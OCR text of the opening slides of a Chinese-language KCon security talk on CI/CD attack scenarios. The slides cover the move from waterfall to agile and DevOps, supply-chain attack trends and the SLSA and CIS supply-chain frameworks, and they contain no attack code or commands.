
KCon

归源·智变

Returning to the source · Intelligent transformation

CI/CD攻击场景



演讲人：mx7krshell

KCon

归源 · 智变

Returning to the source · Intelligent transformation


目录 / CONTENTS

研究CI/CD安全背景

- 开发模式的演变
- 供应链安全
- 攻防趋势的升级


开发模式的变化

瀑布模型




开发模式的变化

- 瀑布模型 与 敏捷模型的区别




开发模式的变化

- DevOps




云原生应用的DevOps架构



供应链安全

近几年，供应链攻击都显著增加，在这些供应链事件中，有些是因为CI/CD流程机制不足等问题遭到了攻击，从而突显了解CI/CD安全面临的问题的重要性。



获取CI/CD中的凭证与数据

PHP源代码被插入后门


供应链安全

Linux基金会成员发起的SLSA（软件构件的供应链级别）
Aqua Security和CIS联合发布的CIS软件供应链安全指南

这些框架是否能够真正适用于生产环境中？

是否覆盖了所有可能的攻击方式和业务场景？

它们是否提供了有效的防御措施？



攻防趋势的升级

